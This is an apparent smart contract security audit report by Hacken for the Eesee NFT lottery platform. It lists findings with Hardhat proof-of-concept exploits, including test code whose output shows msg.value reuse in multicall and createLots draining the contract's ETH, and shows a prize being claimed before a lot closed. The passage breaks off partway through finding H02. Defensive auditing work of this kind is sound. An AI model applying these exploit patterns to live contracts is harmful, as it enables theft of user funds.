HACKEN

SMART CONTRACT CODE REVIEW AND SECURITY ANALYSIS REPORT

Customer: Eesee
Date: 02 Feb, 2024

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

Document

Name	Smart Contract Code Review and Security Analysis Report for Eesee
Approved By	Grzegorz Trawiński | SC Audits Expert at Hacken OÜ
Tags	ERC20; ERC721; Vesting; Staking; NFT Marketplace; Exchange; Lottery; Chainlink VRF;
Platform	EVM
Language	Solidity
Methodology	Link
Website	https://eesee.io/
Changelog	15.11.2023 - Initial Review 29.11.2023 - Second Review 02.02.2024 - Third Review

Table of contents

Introduction 5
System Overview 5
Executive Summary 8
Risks 9
Findings 11
Critical 11
C01. Reusable msg.value Allows Multiple Lot Creation with Single Payment in multicall() Function 11
C02. Premature Asset Claim in receiveAssets() Function due to Missing Closure Check 15
C03. Inadequate msg.value Validation in createLots() Allows Multiple Lot Creation with Single Payment 18
High 21
H01. Incorrect Calculation of maxESE Due to Bitwise XOR Operator Misapplication Instead of Exponentiation Operator 21
H02. Fixed Fee Calculation in EeseeRaribleRouter Incompatible with Rarible's Dynamic Fee Structure 23
H03. Front-Running and Indiscriminate Lock-Up Extensions Due to Untracked Deposit Durations in Staking Contract 25
Medium 27
M01. Zero Reward Rate Setting in updateRewardRates() Function Can Nullify Staking Yields 27
M02. ESE Token Supply Cap Inconsistency with Tokenomics 29
M03. Immutable callbackGasLimit in Chainlink VRF Consumer Restricts Adaptability to Gas Fluctuations 30
Low 31
L01. Immutable Payee Information in EeseeFeeSplitter Contract May Lead to Funds Misallocation 31
L02. Absence of Pausable Mechanisms in Eesee Contracts Risks Uncontrolled Exposure to External Vulnerabilities 32
L03. Potential Front-Run with changeFee() for Eesee.sol and EeseeDrops.sol 33
Informational 34
I01. Style Guide Violation 34
I02. Optimization for Gas Efficiency and Logical Ordering in claimRewards() Function 35
I03. Potential Silent Failures in Volume Updating Calls in Eesee and EeseeDrops Contracts 36
I04. Potential Risk of Inconsistent Financial Calculations due to Unchecked Arithmetic Operations and Inconsistent Integer Usage 37
I05. Absence of Reentrancy Guard in Eesee Ecosystem Contracts Handling Multiple Asset Types 38
I06. Duplicate Winner Determination Logic in Eesee Contract Functions 39
I07. Inefficient Double Loop in mintDrops() Function of EeseeDrops.sol Leading to Gas Overhead 41
I08. Lack of Bounds Checking for Lot Array Access in Multiple Functions of Eesee.sol 41
I09. Inefficient Minting Process in ESE Token _beforeTokenTransfer()

Function 42
I10. Contradictory Comments in Smart Contract Function Documentation 43
I11. Contradictory Error Handling in _buyTickets() Function of Eesee.sol Contract 45
I12. Redundant Imports and Unnecessary SafeERC20 Usage in EeseeRandom Contract 45
I13. Suboptimal Order of Operations in mint() Function of EeseeNFTDrop Contract 46
I14. Inflexibility in Setting the Token Generation Event (TGE) Timestamp in ESE Token Contract 47
I15. Absence of Events in Key Functions of Eesee Contracts 48
I16. Insufficient Address Validation in Constructor and Key Functions Across Eesee Contracts 49
I17. Redundant Recipient Address Validation Across Multiple Functions 50
I18. Inconsistent logic for deleting lots in Eesee.sol, which leads to potential "excessive" lot records 51
Disclaimers 53
Appendix 1. Severity Definitions 54
Risk Levels 54
Impact Levels 55
Likelihood Levels 55
Informational 55
Appendix 2. Scope 56

Introduction

Hacken OÜ (Consultant) was contracted by Eesee (Customer) to conduct a Smart Contract Code Review and Security Analysis. This report presents the findings of the security assessment of the Customer's smart contracts.

System Overview

Eesee is an innovative NFT trading and minting platform offering a diverse range of functionalities through its various contracts, from ticket-based NFT sales and lazy minting to NFT drop creation, staking, and integration with external marketplaces. The ecosystem aims to democratize NFT trading, providing accessibility and optimized value for both buyers and sellers.

The files in the scope:

- EeseeMinter.sol - Manages NFT creation processes, including lazy minting and drops collection deployment.
- EeseeNFTDrop - Facilitates the creation and management of NFT drops, allowing custom settings like mint price and allow lists.
- EeseeNFTLazyMint - Enables the lazy minting of NFTs, optimizing gas usage during NFT creation.
- EeseeAccessManager - Manages access control and permissions within the Eesee ecosystem.
- EeseeFeeSplitter - Distributes fees collected by the Eesee platform to designated parties.
- AssetTransfer - Handles the transfer of various asset types within the Eesee platform.
- LibDirectTransfer - A library supporting direct transfer mechanisms within Rarible protocol.
- OpenseaStructs - Provides data structures for integrating and interacting with OpenSea functionalities.
- RandomArray - Uses an array of {Random} structs and works with exclusive upper bound.
- Eesee - Central contract for NFT trading, offering ticket-based sales, lazy transfer, and integration with external marketplaces.
- EeseeDrops - Allows users to create and manage NFT collections, supporting customizable minting options.
- EeseePaymaster - A Gas Station Network (GSN) paymaster contract for ESE token-based Gas payments.
- EeseePeriphery - Assists in ticket purchasing and drop minting through token swaps and winner determination.
- EeseeSwap - A helper contract for swapping ESE tokens and facilitating NFT trades on external exchanges.
- EeseeOpenseaRouter - Integrates with OpenSea for NFT purchases.

- EeseeRaribleRouter - Facilitates NFT purchases from the Rarible marketplace.
- EeseeRandom - Manages the generation and storage of random numbers using Chainlink VRF (Verifiable Random Function).
- EeseeMining - Distributes ESE tokens to users based on their participation in the Eesee ecosystem.
- EeseeStaking - Offers flexible and locked staking options for ESE tokens, with rewards influenced by user activity.
- ESE - Eesee's ERC20 token featuring automatic vesting and permit functionalities.
- Asset - Represents various asset types handled within the Eesee ecosystem.
- DropMetadata - Provides metadata management for NFTs within the Eesee platform.
- Multicall - Enables multiple contract calls in a single transaction for efficient interactions.
- IAggregationRouterV5 - Interface for integrating with the 1inch Aggregation Router.
- IConduitController - Contains all external function interfaces, structs, events, and errors for the conduit controller.
- IEesee - General interface for the Eesee main contract.
- IEeseeAccessManager - Interface for managing access within the Eesee ecosystem.
- IEeseeDrops - Interface for managing and interacting with NFT drops.
- IEeseeFeeSplitter - Interface for the fee distribution mechanism.
- IEeseeMarketplaceRouter - Interface for marketplace routing within the Eesee platform.
- IEeseeMinter - Interface for NFT minting functionalities.
- IEeseeNFTDrop - Interface for managing NFT drop collections.
- IEeseeNFTLazyMint - Interface for lazy minting functionalities.
- IEeseeRandom - Interface for random number generation and management.
- IEeseeStaking - Interface for the Eesee staking contract.
- IEeseeSwap - Interface for token swapping functionalities.
- IExchangeV2Core - Interface for integrating with the Rarible exchange protocol.
- IRoyaltyEngineV1 - Interface for handling NFT royalties.
- ISeaport - Interface for Seaport protocol integration.

Privileged roles

- ADMIN_ROLE:
    - Authority to grant or revoke various roles within the system.
    - Ability to modify the fee structure in both Eesee.sol and EeseeDrops.sol.

- Capability to adjust minimum and maximum lot durations in Eesee.sol.
- Power to approve or revoke contracts for use in EeseePaymaster.sol.
- Authorization to alter the automation interval for Chainlink Automation in EeseeRandom.sol.
- Control over changing the locked staking duration and staking reward rates in EeseeStaking.sol.

- PERFORM_UPKEEP_ROLE:
  - Permission to invoke ChainlinkVRF at any given time within EeseeRandom.sol.
- SIGNER_ROLE:
  - Responsible for signing ESE price and discount data for utilization in EeseePaymaster.sol.
- MERKLE_ROOT_UPDATER_ROLE:
  - Capability to update and add new Merkle roots in EeseeMining.sol.
- volumeUpdater (in EeseeStaking.sol):
  - Authority to update user volume data within EeseeStaking.sol.
- _initializer (in ESE.sol):
  - Exclusive right to initialize the ESE contract and set vesting beneficiaries during its uninitiated state.
- minter (in EeseeNFTLazyMint.sol):
  - Empowered to mint new NFTs for the EeseeNFTLazyMint.sol contract. The designated minter is typically the EeseeMinter.sol contract.
- minter (in EeseeNFTDrop.sol):
  - Authorized to mint new NFTs for the EeseeNFTDrop.sol contract. The EeseeDrops.sol contract usually serves as the minter.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

Executive Summary

The score measurement details can be found in the corresponding section of the scoring methodology.

Documentation quality

The total Documentation Quality score is **10** out of **10**.

- Functional requirements are detailed:
  - Project overview is detailed
  - All roles in the system are described.
  - Use cases are described and detailed.
  - For each contract all futures are described.
  - All interactions are described.
- Technical description is robust:
  - Run instructions are provided.
  - Technical specification is provided.
  - NatSpec is sufficient.

Code quality

The total Code Quality score is **10** out of **10**.

- The development environment is configured.
- Project contracts comply with the Solidity Style Guide.

Test coverage

Code coverage of the project is **98.98%** (branch coverage).

- Deployment and basic user interactions are covered with tests.
- Negative cases coverage is present.
- Interactions by several users are tested.


Security score

As a result of the audit, the code contains no issues. The security score is **10** out of **10**.

All found issues are displayed in the "Findings" section.

Summary

According to the assessment, the Customer's smart contract has the following score: **9.9**. The system users should acknowledge all the risks summed up in the risks section of the report.



The final score

Table. The distribution of issues during the audit

Review date	Low	Medium	High	Critical
15 November 2023	3	3	3	3
29 November 2023	0	0	0	0
02 February 2024	0	0	0	0

Risks

- Centralized Rewards & Off-chain Allocation in the EeseeMining.sol:
  - Centralized Control: The *MERKLE_ROOT_UPDATER_ROLE* has the power to set reward distributions, concentrating significant control in their hands. If this role is compromised or mismanaged, it can disrupt the entire reward system, affecting users and the platform's reputation.
  - No On-chain Validation: The smart contract does not validate reward allocations on-chain since the Merkle roots are set externally. If the off-chain process is flawed or gets compromised, incorrect rewards might be set. This could lead to undeserved gains for some and losses for others, causing potential disputes.
- Need for Diligent Review of Lot Parameters in Eesee.sol
  - Users are advised to conduct a comprehensive review of all lot parameters, particularly the duration, to avoid unforeseen long-term commitments of their tokens. This diligence is essential for informed participation in the Eesee platform.
- External Protocol Interactions in Eesee Protocol Contracts
  - This audit report is limited to a security assessment of the Eesee protocol contracts within the defined scope of review. It is important to note that the Eesee protocol contracts interact with various external protocols, including 1inch, Rarible, OpenSea, RoyaltyEngine, GSN (Gas Station Network), and Chainlink.
    - Dependency on External Protocols: The Eesee protocol's functionality and security are partly dependent on these external protocols. Any vulnerabilities or changes in these external systems could directly impact the Eesee protocol.
    - Limitation of Audit Scope: The audit does not extend to these external protocols. Therefore, the security assurances provided by this audit do not cover potential risks arising from these external dependencies.
    - Potential for Unforeseen Interactions: Changes or updates in the external protocols may lead to unforeseen interactions with the Eesee protocol, potentially introducing new risks or vulnerabilities.

- Implementation of OpenZeppelin 4.9.5 Update in Multicall and ERC2771Context (Revised commit: 25c52f0)
    - The project has adopted the updated OpenZeppelin version 4.9.5, which introduces modifications to Multicall and ERC2771Context aimed at mitigating previously identified vulnerabilities (Arbitrary Address Spoofing Attack). These updates include context suffix length adjustments in ERC2771Context and revised handling of delegatecall in Multicall to manage non-canonical contexts safely. While the OpenZeppelin 4.9.5 update addresses critical aspects of the interaction between Multicall and ERC2771, it is important to note that the inherent complexity of these components still poses certain risks. Specifically:
        - Context Corruption: The warning in ERC2771Context about the dangerous use of delegatecall suggests potential risks of context corruption. While the update aims to prevent invalid _msgSender recovery in forwarded requests, there is a residual risk in scenarios involving complex interactions or unexpected data manipulation.
        - Expectation of msg.data: The advisory in Multicall concerning the potential bypassing of expectations on received msg.data by wrapping a call indicates a risk area. This can be particularly sensitive when dealing with multifaceted transaction structures.

    The adoption of OpenZeppelin 4.9.5 demonstrates a proactive approach to smart contract security. However, given the intricacies of Multicall and ERC2771 interactions, a cautious and informed approach to their usage remains essential.

Findings

■■■■ Critical

C01. Reusable msg.value Allows Multiple Lot Creation with Single Payment in multicall() Function

Impact	High
Likelihood	High

The *multicall* function does not account for the cumulative *msg.value* when processing multiple delegate calls to the *createLots* function. The *createLots* function, in turn, performs validations against *msg.value* for each lot creation without considering that the same *msg.value* is being reused.

When *createLots* is called through *multicall*, the expectation is that each lot creation would require a separate ETH payment equivalent to the amount specified for the lot. However, due to the loop in *multicall*, a user can input the same *createLots* data multiple times within a single *multicall* payload and only pay once. The contract does not correctly verify that *msg.value* covers each individual *createLots* call. This oversight allows a malicious actor to create multiple lots while only paying for one, essentially duplicating the ETH value.

Paths: ./contracts/marketplace/Eesee.sol : createLots(), createLotsAndBuyTickets()

./contracts/libraries/Multicall.sol : multicall()

Impact:

This issue could lead to significant financial consequences for the contract by allowing the creation of lots without the proper transfer of ETH for each lot. It undermines the economic model and security of the contract by allowing lot creation without appropriate funding, potentially leading to asset depletion or unfair advantage in lot allocation. Moreover, as evidenced in practice, this vulnerability enables a user to deposit a smaller amount of ETH yet withdraw the entire ETH balance from the contract, posing a severe risk of disproportionate asset extraction and contract fund depletion.

POC Steps:

- Set Up and Validate Legitimate Transactions:
  - Define parameters for creating valid lots (10 ETH each) and execute two *multicall* operations from a legitimate user (acc3).
  - Confirm the smart contract balance reflects the correct total of 20 ETH.

- Execute Malicious Multicall:
  - Alter parameters for a shorter duration and a different user (acc2), intending to exploit the system.
  - Use *multicall* to create three lots with a single payment of 10 ETH, leveraging the flaw that allows *msg.value* reuse.
- Assess Impact and Extract Assets:
  - Fast-forward time to simulate lot expiration.
  - Perform *reclaimAssets* from the malicious actor's account for the three lots created.
  - Check the contract balance to verify the extraction of funds due to the exploited vulnerability.

POC Code:

```
it('Exploitation of Reusable msg.value in multicall Function for Multiple Lot
Creation with a Single Payment', async () => {
    const aDayInSeconds = 86400;
    let lotParams = {
        token: ethers.constants.AddressZero,
        tokenID: 0,
        maxTickets: 1,
        ticketPrice: ethers.utils.parseUnits('10', 'ether'),
        amount: ethers.utils.parseUnits('10', 'ether'),
        assetType: 3, // Represents native currency
        data: '0x',
        duration: aDayInSeconds * 30, // Setting duration to 30 days
        owner: acc3.address,
        signer: acc3.address,
    };
    // Encode data for creating lots
    let encodedData = eesee.interface.encodeFunctionData('createLots', [
        [{
            token: lotParams.token,
            tokenID: lotParams.tokenID,
            amount: lotParams.amount,
            assetType: lotParams.assetType,
            data: lotParams.data
        }],
        [{
            maxTickets: lotParams.maxTickets,
            ticketPrice: lotParams.ticketPrice,
            duration: lotParams.duration,
            owner: lotParams.owner,
            signer: lotParams.signer,
            signatureData: lotParams.data
        }]
    ]);
    // Account 3 creates two valid lots by sending 10 ETH each
    await eesee.connect(acc3).multicall([encodedData], { value: lotParams.amount
});
    await eesee.connect(acc3).multicall([encodedData], { value: lotParams.amount
});
```

```
    // Check contract balance after creating two valid lots
    const balanceAfterValidLots = await
ethers.provider.getBalance(eesee.address);
    console.log(`Contract ETH balance after creation of 2 valid lots by acc3 (10
ETH each): ${balanceAfterValidLots}`);
    // Update lotParams for malicious attempt, changing duration to 1 day and the
owner to acc2
    lotParams = {
        ...lotParams,
        duration: aDayInSeconds,
        owner: acc2.address,
        signer: acc2.address,
    };
    // Encode data for malicious lot creation
    encodedData = eesee.interface.encodeFunctionData('createLots', [
        [{
            token: lotParams.token,
            tokenID: lotParams.tokenID,
            amount: lotParams.amount,
            assetType: lotParams.assetType,
            data: lotParams.data
        }],
        [{
            maxTickets: lotParams.maxTickets,
            ticketPrice: lotParams.ticketPrice,
            duration: lotParams.duration,
            owner: lotParams.owner,
            signer: lotParams.signer,
            signatureData: lotParams.data
        }]
    ]);
    // Malicious actor (acc2) creates multiple lots by reusing msg.value in the
multicall function
    await eesee.connect(acc2).multicall([encodedData, encodedData, encodedData],
{ value: lotParams.amount });
    // Check contract balance after malicious lots creation
    const balanceAfterMaliciousLots = await
ethers.provider.getBalance(eesee.address);
    console.log(
        `Contract ETH balance after acc2 created 3 lots with a single 10 ETH
payment: ${balanceAfterMaliciousLots}`
    );
    // Simulate passing of time to the lot expiration date
    await time.increase(aDayInSeconds);
    // Malicious actor attempts to reclaim assets from the expired lots
    await eesee.connect(acc2).reclaimAssets([2, 3, 4], acc2.address);
    // Final check of contract balance
    const finalContractBalance = await ethers.provider.getBalance(eesee.address);
    console.log(`Contract ETH balance after acc2 reclaimed assets from lots:
${finalContractBalance}`);
});
```

Output:

```
Contract ETH balance after creation of 2 valid lots by acc3 (10 ETH each):
20000000000000000000
Contract ETH balance after acc2 created 3 lots with a single 10 ETH payment:
30000000000000000000
Contract ETH balance after acc2 reclaimed assets from lots: 0
```

Recommendation: to address the vulnerability present in the *multicall* function of the contract:

- Remove the *Payable* Attribute from *multicall*:
  - The simplest immediate mitigation is to remove the *payable* keyword from the *multicall* function. This will prevent the function from accepting Ether directly and disallow aggregating multiple *payable* calls that could lead to the re-use of *msg.value*.
- Remove *multicall* Functionality Completely:
  - If the *multicall* function is not critical to the contract operation or can be redesigned without significant loss of functionality, it may be prudent to remove it entirely.

Found in: 8564a31

Status: Mitigated (Revised commit: 620e1a9) (Our team has decided to keep the multicall function and its payable modifier, as we believe it might be beneficial for us. Instead, we have implemented a system similar to reentrancyGuard, albeit with a few modifications.

When a user invokes the multicall function without providing any value, the process remains similar to our previous approach. However, when a user calls this function with a specified value, the status is set to ENTERED. Subsequently, if a user calls one of our payable functions, the status changes to VALUE_SPENT. Should a user attempt to call a payable function again, the system will trigger a revert.

To accommodate both payable and nonpayable calls within a single multicall, we have designated all our external write functions as payable. Additionally, we have introduced a nonPayable modifier that permits the passing of value only when the multicall is in the ENTERED state.

There is also now a minor quirk with the createLotsAndBuyTickets function: value can only be transferred to it during a multicall. This is acceptable because the act of purchasing tickets in one's own Native lot is a very rare occurrence.)

Remediation: The team has decided to retain the multicall functionality and its ability to accept Ether. To mitigate the risk of *msg.value* being reused across multiple calls, a modified reentrancy guard system was implemented.

C02. Premature Asset Claim in receiveAssets() Function due to Missing Closure Check

Impact	High
Likelihood	High

The *receiveAssets* function of the Eesee smart contract exhibits a logical flaw where it lacks the necessary validation to ensure that a lot is fully closed (i.e., all tickets were sold) before allowing assets to be claimed.

The function *receiveAssets* is designed to allow winners of lots to claim their assets once the lot has ended. However, within the conditional branch that handles the non-buyout scenario, the function only checks for the fulfillment of the lot (via a *lot.endTimestamp*) and if the lot has expired. It omits a crucial check to confirm that the lot is indeed closed—defined as having all available tickets sold.

Affected code:

```
function receiveAssets(uint256[] calldata IDs, address recipient) external
returns(Asset[] memory assets){
    if(recipient == address(0)) revert InvalidRecipient();
    assets = new Asset[](IDs.length);

    address msgSender = _msgSender();
    IEeseeMinter _minter = minter;
    for(uint256 i; i < IDs.length;){
        uint256 ID = IDs[i];
        Lot storage lot = lots[ID];
        uint32 endTimestamp = lot.endTimestamp;
        if(endTimestamp == 0) revert LotNotExists(ID);
        uint32 ticketsBought = lot.ticketsBought;
        if(ticketsBought == 0) revert NoTicketsBought(ID);
        // Missing check: Ensure that the lot is fully closed
        if(lot.buyout){
            // existing code for buyout scenario
        } else {
            // existing code for non-buyout scenario
        }
        // existing code for asset claiming
    }
}
```

This oversight could result in an erroneous claim of an asset by a user who purchases a ticket for a lot that has not yet sold out. Since the winners should only be determined after a lot closes, allowing claims before closure goes against the intended logic of fair and complete participation.

Path: ./contracts/marketplace/Eesee.sol : : receiveAssets()

Impact:

This issue could lead to premature distribution of assets, thereby violating the fairness of the lot and potentially causing loss of revenue and trust in the system. Moreover, it could be exploited by users aware of this flaw to claim assets without reaching the required threshold for closure, resulting in unfair advantages.

POC Steps:

- Lot Creation by a Legitimate User:
  - acc3 creates a lot with 10 ETH and a ticket price of 1 ESE, setting the total tickets to 11 and duration to 1 day.
- Ticket Purchase by Another User:
  - acc2 purchases a single ticket from the created lot
- Random Data Generation and Time Simulation:
  - Generate random data for the lottery drawing and simulate the passing of time to the end of the lottery's duration to trigger the resolution of the lot.
- Winning Asset Collection:
  - acc2 calls *receiveAssets* to collect the winning assets from the lottery, despite having only one ticket.
- Verification of Lottery Outcome:
  - Verify acc2's balance before and after receiving assets to confirm the winnings.

POC Code:

```
it('allows a user to win the lot with only one ticket', async () => {
    // Define constants and asset parameters
    const aDayInSeconds = 86400;
    const assets = {
        token: ethers.constants.AddressZero, // Native currency identifier
        tokenID: 0, // For native currency, this is always 0
        amount: ethers.utils.parseUnits('10', 'ether'), // Total lot amount is 10
ETH
        assetType: 3, // Indicates a native currency type
        data: '0x' // No additional data required
    };
    const params = {
        maxTickets: 11, // total tickets available for the lot
        ticketPrice: ethers.utils.parseUnits('1', 'ether'), // Price per ticket
is 1 ESE
        duration: aDayInSeconds, // Duration of the lot is set to 1 day
        owner: acc3.address, // Account 3 is the owner and signer of the lot
        signer: acc3.address,
        signatureData: '0x' // No signature data provided
    };
    // Account 3 creates the lot with 10 ETH
    await eesee.connect(acc3).createLots([assets], [params], { value:
assets.amount });
    // Account 2 buys a single ticket from the lot
    await eesee.connect(acc2).buyTickets([0], [1], acc2.address, "0x");
    // Setup for random data generation
    const currentTime = await time.latest();
    const interval = aDayInSeconds / 2; // Interval for random data is set to 12
hours
    // Generate 5 entries of random data based on the current timestamp
    const randomData = generateRandomFromTimestamp(currentTime, interval, 5);
    await eeseeRandom.createRandom(randomData);
    // Advance the blockchain time to the end of the lot duration
    await time.increase(aDayInSeconds);
    // Capture Account 2's balance before and after receiving assets
    const balanceBefore = await ethers.provider.getBalance(acc2.address);
    await eesee.connect(acc2).receiveAssets([0], acc2.address);
    const balanceAfter = await ethers.provider.getBalance(acc2.address);
    console.log(`Account 2 balance before calling receiveAssets:
${ethers.utils.formatEther(balanceBefore)} ETH`);
    console.log(`Account 2 balance after calling receiveAssets:
${ethers.utils.formatEther(balanceAfter)} ETH`);
});
```

Output:

```
Account 2 balance before calling receiveAssets: 9999.9997387057764723 ETH
Account 2 balance after calling receiveAssets: 10009.999650543664501108 ETH
```

Recommendation: A check should be implemented in the *receiveAssets* function to ensure that the lot is marked as closed before any assets can be claimed. The smart contract code should be updated as follows:

- Introduce a condition to verify the closed status of the lot in the relevant branch of the *receiveAssets* function.
- Prevent the claiming of assets until it is confirmed that all tickets for the lot were sold.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: The updated implementation includes a revised check, replacing

```
if(ticketsBought == 0) revert NoTicketsBought(ID);
```

with

```
if(!lot.closed) revert LotNotClosed(ID);
```

This change ensures that assets can only be claimed once all tickets for the lot are sold and the lot is officially closed.

C03. Inadequate msg.value Validation in createLots() Allows Multiple Lot Creation with Single Payment

Impact	High
Likelihood	High

The *createLots* function iterates over an array of assets and corresponding params, creating lots based on these inputs. During this process, the function checks if *msg.value* is equal to the *asset.amount* for each iteration. Since *msg.value* remains constant throughout a transaction, this check should be cumulative to prevent the same *msg.value* from being counted multiple times. Currently, a user could exploit this by submitting a transaction with multiple assets having the same *asset.amount* but only providing the *msg.value* equivalent to one lot price. This effectively bypasses the intended economic constraints and could lead to economic losses for the contract owner or other users.

Affected code:

Eesee.sol contract:

```
function createLots(
    Asset[] calldata assets,
    LotParams[] calldata params
) public payable returns (uint256[] memory IDs) {
    // ...
    for (uint256 i; i < assets.length; ) {
        (address signer, uint256 nonce) = assets[i].transferAssetFrom(
            params[i],
            msgSender,
            domainSeparatorV4,
            _ESE
        );
        IDs[i] = _createLot(assets[i], params[i]);
        // ...
    }
}
```

AssetTransfer.sol library:

```
function transferAssetFrom(
    Asset calldata asset,
    IEesee.LotParams calldata params,
    address msgSender,
    bytes32 domainSeparatorV4,
    address ESE
) external returns(address signer, uint256 nonce) {
    // ... other code ...
    else if (asset.assetType == AssetType.Native) {
        if(asset.amount == 0) revert InvalidAmount();
        if(msg.value != asset.amount) revert InvalidMsgValue();
        if(asset.token != address(0)) revert InvalidToken();
        if(asset.tokenID != 0) revert InvalidTokenID();
        if(asset.data.length != 0) revert InvalidData();
    }
    // ... other code ...
}
```

Path: ./contracts/marketplace/Eesee.sol : createLots()

Impact:

This vulnerability may lead to significant financial losses, as it allows users to receive more assets than they have paid for. It could damage the trust in the platform, resulting in a reduced user base.

POC Steps:

- Set Up and Validate Legitimate Transactions:
  - Define parameters for creating a valid lot and execute *createLots* function from a legitimate user (acc3).
  - Confirm the smart contract balance reflects the correct total of 10 ETH.
- Execute Malicious *createLots*:
  - Alter parameters for a shorter duration and a different user (acc2), intending to exploit the system.
  - Use *createLots* to create two lots with a single payment of 10 ETH, leveraging the flaw that allows *msg.value* reuse.
- Assess Impact and Extract Assets:
  - Fast-forward time to simulate lot expiration.
  - Perform *reclaimAssets* from the malicious actor's account for the two lots created.
  - Inspect the contract ETH balance to confirm that the malicious actor successfully drained its entire ETH holdings due to the exploited vulnerability.

POC Code:

```
it('Inadequate msg.value Validation in createLots Allows Multiple Lot Creation
with Single Payment', async () => {
    const aDayInSeconds = 86400;
    assets = {
        token: ethers.constants.AddressZero,
        tokenID: 0,
        amount: ethers.utils.parseUnits('10', 'ether'),
        assetType: 3, // Represents native currency
        data: '0x'
    };
    params = {
        maxTickets: 100,
        ticketPrice: ethers.utils.parseUnits('10', 'ether'),
        duration: aDayInSeconds * 30, // Setting duration to 30 days
        owner: acc3.address,
        signer: acc3.address,
        signatureData: '0x'
    };
    // Account 3 creates valid lot by sending 10 ETH
    await eesee.connect(acc3).createLots([assets], [params], { value:
assets.amount });
    // Check contract balance after creating valid lot
    const balanceAfterValidLots = await
ethers.provider.getBalance(eesee.address);
    console.log(`Contract ETH balance after creation of valid lot by acc3:
${balanceAfterValidLots}`);
    // Update lotParams for malicious attempt, changing duration to 1 day and the
owner to acc2
    params = {
        ...params,
        duration: aDayInSeconds,
        owner: acc2.address,
        signer: acc2.address,
        signatureData: '0x'
    };
    // Malicious actor (acc2) creates multiple lots by reusing msg.value in the
createLots function
    await eesee.connect(acc2).createLots(
        [assets, assets],
        [params, params],
        { value: assets.amount }
    );
    // Check contract balance after malicious lots creation
    const balanceAfterMaliciousLots = await
ethers.provider.getBalance(eesee.address);
    console.log(
        `Contract ETH balance after acc2 created 2 lots with a single 10 ETH
payment: ${balanceAfterMaliciousLots}`
    );
    // Simulate passing of time to the lot expiration date
    await time.increase(aDayInSeconds);
    // Malicious actor attempts to reclaim assets from the expired lots
    await eesee.connect(acc2).reclaimAssets([1, 2], acc2.address);
    // Final check of contract balance
    const finalContractBalance = await ethers.provider.getBalance(eesee.address);
    console.log(`Contract ETH balance after acc2 reclaimed assets from lots:
${finalContractBalance}`);
});
```

Output:

```
Contract ETH balance after creation of valid lot by acc3: 10000000000000000000
Contract ETH balance after acc2 created 2 lots with a single 10 ETH payment:
20000000000000000000
Contract ETH balance after acc2 reclaimed assets from lots: 0
```

Recommendation: To rectify this vulnerability, the smart contract should be updated to include cumulative tracking of *msg.value* during the entire execution of the *createLots* function. The recommended changes are as follows:

- Implement a state variable to keep track of the total ETH required for all lot creations within the function call.
- Update the validation check to ensure that *msg.value* meets the cumulative required amount for all lots being created.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: The vulnerability in the *createLots* function, which allowed the same *msg.value* to be counted multiple times for multiple assets, was effectively mitigated. The implementation now includes a cumulative tracking mechanism using the *availableValue* state variable, ensuring that *msg.value* is correctly allocated and deducted for each lot created with native chain currency.

■■■ High

H01. Incorrect Calculation of maxESE Due to Bitwise XOR Operator Misapplication Instead of Exponentiation Operator

Impact	Medium
Likelihood	High

The constant *maxESE* is intended to represent the maximum number of ESE tokens allowed (1 billion ESE tokens, accounting for 18 decimal places). However, the caret symbol (^) is mistakenly used instead of the double asterisk (**) which is the correct operator for exponentiation in Solidity. The caret symbol in Solidity is a bitwise *XOR* operator, not an exponentiation operator. This results in *maxESE* being calculated as a bitwise *XOR* operation, leading to an incorrect *maxESE* value.

Path: ./contracts/marketplace/Eesee.sol : _createLot()

Impact:

The incorrect value of *maxESE* will lead to improper validations within the *_createLot* function when checking for *ESEOverflow*.

POC Steps:

- Initialize Parameters:
  - Define *lotParams* for the creation of a lot with *ticketPrice* set to 10 ESE and *maxTickets* to 1.
- Attempt Lot Creation:
  - Call *createLots* with the *lotParams* expecting it to be a normal operation.

- Catch the Revert:
    - Observe and log the transaction revert due to the *ESEOverflow* error, showing the impact of the incorrect *maxESE* calculation.

POC Code:

```
it('Incorrect Calculation of maxESE Due to use of Bitwise XOR Operator', async ()
=> {
    // User tries to create a lot with one ticket.
    // Ticket price is 10 ESE tokens.
    const lotParams = {
        token: NFT.address,
        tokenID: 1,
        maxTickets: 1,
        ticketPrice: ethers.utils.parseUnits('10', 'ether'),
        amount: 1,
        assetType: 0,
        data: '0x',
        duration: 86400,
        owner: signer.address,
        signer: signer.address,
    }
    //tx will revert with ESEOverflow() as maxESE = 10000000018 because of using
XOR operator
    await eesee.createLots(
        [
            {
                token: lotParams.token,
                tokenID: lotParams.tokenID,
                amount: lotParams.amount,
                assetType: lotParams.assetType,
                data: lotParams.data
            }
        ],
        [
            {
                maxTickets: lotParams.maxTickets,
                ticketPrice: lotParams.ticketPrice,
                duration: lotParams.duration,
                owner: lotParams.owner,
                signer: lotParams.signer,
                signatureData: lotParams.data
            }
        ]
    );
});
```

Output:

```
       Incorrect Calculation of maxESE Due to use of Bitwise XOR Operator:
     Error: VM Exception while processing transaction: reverted with custom error
'ESEOverflow()'
```

Recommendation: Replace the *XOR* operator (^) with the exponentiation operator (**) to correctly calculate *maxESE*.

Found in: 8564a31

Status: Fixed (Revised commit: 620e1a9)

Remediation: XOR operator (^) was replaced with the exponentiation operator (**).

H02. Fixed Fee Calculation in EeseeRaribleRouter Incompatible with Rarible's Dynamic Fee Structure

Impact	Medium
Likelihood	High

In the EeseeRaribleRouter contract, the function *purchaseAsset* is designed to interact with the Rarible marketplace for buying NFTs. This function calculates the amount spent on a purchase based on a fixed fee rate of 1%, represented in the code as:

```
spent = (101 * purchase.sellOrderPaymentAmount) / 100;
```

